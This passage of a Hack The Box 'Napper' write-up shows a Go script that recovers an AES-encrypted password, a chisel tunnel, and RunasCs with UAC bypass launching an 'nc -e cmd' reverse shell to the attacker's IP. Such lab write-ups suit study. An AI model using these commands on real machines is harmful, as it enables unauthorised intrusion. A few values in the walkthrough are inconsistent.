


```
while (&stack0xfffffffffffffc88 <= CURRENT_G.stackguard0) {
  runtime::runtime.morestack_noctxt();
}
filenames.cap = 0;
filenames.array = (string *)0x0;
filenames.len = 0;
                  /* Loading environment variables (.env) */
eVar9 = github.com/joho/godotenv::github.com/joho/godotenv.Load(filenames);
if (eVar9.tab != (runtime.itab *)0x0) {
  local_220.data = &gostr_Error_loading_.env_file;
  local_220._type = &string___runtime._type;
  v_00.len = 1;
  v_00.array = &local_220;
  v_00.cap = 1;
  log::log.Fatal(v_00);
```

```
1. I type main and scroll down until I find the main folder.
2. Create a comment. In the decompiler find `godotenv.load(filenames);` Right click at the end of the line which is after `filenames` and click comments then click pre-comment. See image above. The pre-comment is `/* Loading environment variables (.env) */`
```

Proof of Concept script

31. Scripting a PoC random seed generator in Go. We will be reverse engineerying a Go-Lang aes encryption script. See `https://gist.github.com/stupidbodo/601b68bfef3449d1b8d9`



```
~ ▷ go run /home/shadow42/hax0r1if3420/napper_windows/main.go | jq  | sed 's/\"//g' | tr -d '{}[],' | sed '/^[[:space:]]*$/d' | sed 's/[ ]\+/ /g' | sed 's/^ //g' | rbat
took: 3
timed_out: false
_shards:
total: 2
successful: 2
skipped: 0
failed: 0
hits:
total:
value: 2
relation: eq
max_score: 1.0
hits:
_index: seed
_id: 1
_score: 1.0
_source:
seed: 24409339
_index: user-00001
_id: tsZUu48BaEejPd326_pT
_score: 1.0
_source:
blob: O2J0zJuiXgi7ZI1hrKtk5n48rPDxO_tHgimfGmFvBXV9msrJZ3uTDmdDUE6_lpfmou42MXhPe2M=
timestamp: 2024-05-27T11:34:15.7383664-07:00
```

```go
package main

import (
        "fmt"
        "math/rand"
)

func genKey(seed int64) []byte {
        rand.Seed(seed)

        key := make([]byte, 16)

        for i := 0; i < 16; i++ {
                key[i] = byte(rand.Intn(254) + 1)
        }

        return key
}

func main() {
        seed := int64(123456)
        key := genKey(seed)

        fmt.Printf("The key is %x\n", key)
```

32. **I execute the above script and it creates a random seed key**


```
1. ▷ go run main.go
The key is babd173316ce3dcfec3a5ac69af22813
```

Installing Ghidra plugins

33. **At the time stamp `01:20:12` S4vitar goes off the Ghidra analysis of a.exe which most of it goes over my head.**

```
1. ▷ curl -sk -X GET 'https://user:DumpPassword$Here@127.0.0.1:9200/_search' | jq  | sed 's/\"//g' | tr -d '{}[],' | sed '/^[[:space:]]*$/d' | sed 's/[ ]\+/ /g' | sed 's/^ //g'
---------------------------------------------
seed: 40450890
blob: LucNSsElIkxIk67K4vLhXyabSSeu1SbsDfAeh5tWd-LcMhe1DzEL8NZSPvG_0Ufy_FTUI611UZ0=
----------------------------------------------
2. Install `Ghost Strings` or any extension in Ghidra. >>> Go to the Ghidra repo for the Ghidra plugin you want. >>> Download the zip. >>> In Ghidra click inside the Decompiler >>> click on the play button. >>> That will bring up the `Script Manager` >>> Find the plugin you want >>> Search for it in Github for example `gostringfiller.java github` >>> Click on the github and then click on releases >>> Download the zip >>> Click on File >>> Install Extensions >>> Click the plus sign >>> Add the archive. >>> Reboot Ghidra
3. The script seems to work see below.
```

Coding final main.go version



```
~/hax0r1if3420/napper_windows ▷ go run main.go | qml
The seed value is: 70433882
The blob value is: N_d4q4ftyG1BW95MzyaS8aFzNsUUhvgpC9rrflBT88YiLIdcbVj2r
The key is: 80c896dc43aa56edbbbbda1c39f9bdc0
The Decrytped pass phrase is: JZlOBTATOrMsvavQLzjZhjgjTVnRrVOFNJwebDNC
~/hax0r1if3420/napper_windows ▷
```

The final main.go script. To follow the code along the timestamp is `01:30:30`. HTB Napper YouTube code along by S4vitar. Most of the code we are getting is from an AES Encryptioin script coded in Go-Lang: `https://gist.github.com/stupidbodo/601b68bfef3449d1b8d9`.

```
========================================================================
package main

import (
        "crypto/aes"
        "crypto/cipher"
        "encoding/base64"
        "fmt"
        "math/rand"
        "os/exec"
        "strconv"
        "strings"
)

func getSeed() (int64, string, error) {
        cmd := exec.Command(
                "curl",
                "-s", "-k", "-X", "GET",
                "https://user:DumpPassword$Here@127.0.0.1:9200/_search?pretty=true",
        )

        output, err := cmd.CombinedOutput()
        if err != nil {
                fmt.Println("Error: Command did not execute properly:", err)
                return 0, "", err
        }
        outputLines := strings.Split(string(output), "\n")
        var seedStr string

        for _, line := range outputLines {
                if strings.Contains(line, "seed") && !strings.Contains(line, "index") {
                        seedStr = strings.TrimSpace(strings.Split(line, ":")[1])
                        break
                }

        }
        seed, err := strconv.ParseInt(seedStr, 10, 64)
        if err != nil {
                fmt.Println("There was a problem in the data type conversion.:", err)
                return 0, "", err
        }

        var blob string

        for _, line := range outputLines {
                if strings.Contains(line, "blob") {
                        line = strings.Split(line, ":")[1]
                        blob = strings.Split(line, "\"")[1]
                        break
                }
        }

        return seed, blob, err
}

func genKey(seed int64) []byte {
        rand.Seed(seed)
        key := make([]byte, 16)
        for i := 0; i < 16; i++ {
                key[i] = byte(rand.Intn(254) + 1)
        }
        return key
}
```

```
func decryptCFB(iv, ciphertext, key []byte) []byte {
        block, _ := aes.NewCipher(key)

        plaintext := make([]byte, len(ciphertext))
        stream := cipher.NewCFBDecrypter(block, iv)
        stream.XORKeyStream(plaintext, ciphertext)
        return plaintext
}

func main() {
        seed, encryptedBlob, _ := getSeed()
        key := genKey(seed)
        decodedBlob, err := base64.URLEncoding.DecodeString(encryptedBlob)
        if err != nil {
                fmt.Println("Error in decryption process:", err)
                return
        }
        // fmt.Println(string(decodedBlob))
        iv := decodedBlob[:aes.BlockSize]
        encryptedData := decodedBlob[aes.BlockSize:]
        decryptedData := decryptCFB(iv, encryptedData, key)

        fmt.Println("The seed value is:", seed)
        fmt.Println("The blob value is:", encryptedBlob)
        fmt.Printf("The key is: %x\n", key)
        fmt.Println("The Decrytped pass phrase is:", string(decryptedData))
}

==========================================================================
>>> To execute:
>>> ▷ go run main.go | qml
The seed value is: 70433882
The blob value is: N_d4q4ftyG1BW95MzyaS8aFzNsUUhvgpC9rrflBT88YiLIdcbVj2nX0g0x-SeaQ3kb89vtfwuj8=
The key is: 80c896dc43aa56edbbbbda1c39f9bdc0
The Decrytped pass phrase is: JZlOBTATOrMsvavQLzjZhjgjTVnRrVOFNJwebDNC
```

RunasCs


35. **RunasCs**

```
1. Search online for `runascs github`
2. https://github.com/antonioCoco/RunasCs/releases
3. I download the latest 1.5 version zip file.
4.  ▷ unzip RunasCs.zip
  Archive:  RunasCs.zip
  inflating: RunasCs.exe
  inflating: RunasCs_net2.exe
5. I run the smbserver so we can copy over RunasCs.exe
6. ▷ sudo smbserver.py ninjafolder $(pwd) -smb2support
7. Exit momentarily out of the chisel port forward with the client Windows machine and copy over the file using smbserver syntax.
8. PS C:\Temp\www\internal\content\posts\test> .\c.exe client 10.10.14.26:1234 R:9200:127.0.0.1:9200
2024/05/27 06:40:24 client: Connecting to ws://10.10.14.26:1234
2024/05/27 06:40:25 client: Connected (Latency 178.572ms)
2024/05/27 14:53:34 client: Disconnected
2024/05/27 14:53:34 client: Retrying in 100ms...
2024/05/27 14:53:34 client: Cancelled
9. PS C:\Temp\www\internal\content\posts\test> copy \\10.10.14.26\ninjafolder\RunasCs.exe runcs.exe
10. PS C:\Temp\www\internal\content\posts\test> .\runcs.exe
[-] Not enough arguments. 3 Arguments required. Use --help for additional help.
11. PS C:\Temp\www\internal\content\posts\test> .\runcs.exe --help | findstr "user1 password1"
        RunasCs.exe user1 password1 "cmd /c whoami /all"
        RunasCs.exe user1 password1 "cmd /c whoami /all" -d domain -l 8
        RunasCs.exe user1 password1 "C:\tmp\nc.exe 10.10.10.10 4444 -e cmd.exe" -t 0
        RunasCs.exe user1 password1 cmd.exe -r 10.10.10.10:4444
        RunasCs.exe user1 password1 "cmd /c whoami /all" -l 9
        RunasCs.exe adm1 password1 "cmd /c whoami /priv" --bypass-uac
        RunasCs.exe adm1 password1 "cmd /c echo admin > C:\Windows\admin" -l 8 --remote-impersonation
12. PS C:\Temp\www\internal\content\posts\test> .\runcs.exe backup RqzSzkLDdYdGrUeceuDRYnCNrhUdAYQhuZbUruBm "cmd /c whoami"
[*] Warning: The logon for user 'backup' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obtain a more
privileged token.

napper\backup
13. I copy over nc64.exe as nc.exe
14. PS C:\Temp\www\internal\content\posts\test> copy \\10.10.14.26\ninjafolder\nc64.exe nc.exe
15. After you copy over nc.exe. You will need to quickly produce a decrypted passcode and then use it with the exploit.
```

You will need to be quick

36. **SUCCESS, shell as backup but we are really Administrator. You will have to expedisiously get a key from the main.go script and then use that key with the RunasCs.exe exploit.**

```
1. Set up your listener using rlwrap `▷ sudo rlwrap -cAr nc -nlvp 443`
2. PS C:\Temp\www\internal\content\posts\test> .\chisel.exe client 10.10.14.26:1234 R:9200:127.0.0.1:9200
3. Startup the client with your ConPtyShell.
4. Run main.go to produce a decrypted key. It will expire in 5 minutes. Port 9200 has to be getting forwarded through chisel in
order to use the script.
5.  ▷ go run main.go
The seed value is: 38924807
The blob value is: krHQmZrojlMTKIfsES0Nl4AKrRdlYgIImmUMHNd7TDFf1VKSGaRAnwC0CUExA4p26kzu5mCTDu4=
The key is: a06969fb98b5490d0ef4c1e2e95acc8c
The Decrytped pass phrase is: UxaMNNQQfByETbCRXjAvxtqYhUGtUzmlzQPtVGNn
5. PS C:\Temp\www\internal\content\posts\test> .\runcs.exe backup a06969fb98b5490d0ef4c1e2e95acc8c "cmd /c
C:\Temp\www\internal\content\posts\test\nc.exe -e cmd 10.10.14.26 443" --bypass-uac
6. SUCCESS
7. Now you will have a shell as backup but you are really the administrator.
8. ▷ sudo rlwrap -cAr nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.229.166 49293
Microsoft Windows [Version 10.0.19045.3636]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
whoami
napper\backup

C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
08a0dcae30e7129be440e410418d19ab
```


Napper has been Pwned!

Congratulations therealpablo, best of luck in capturing flags ahead!

#1109	28 May 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

PWNED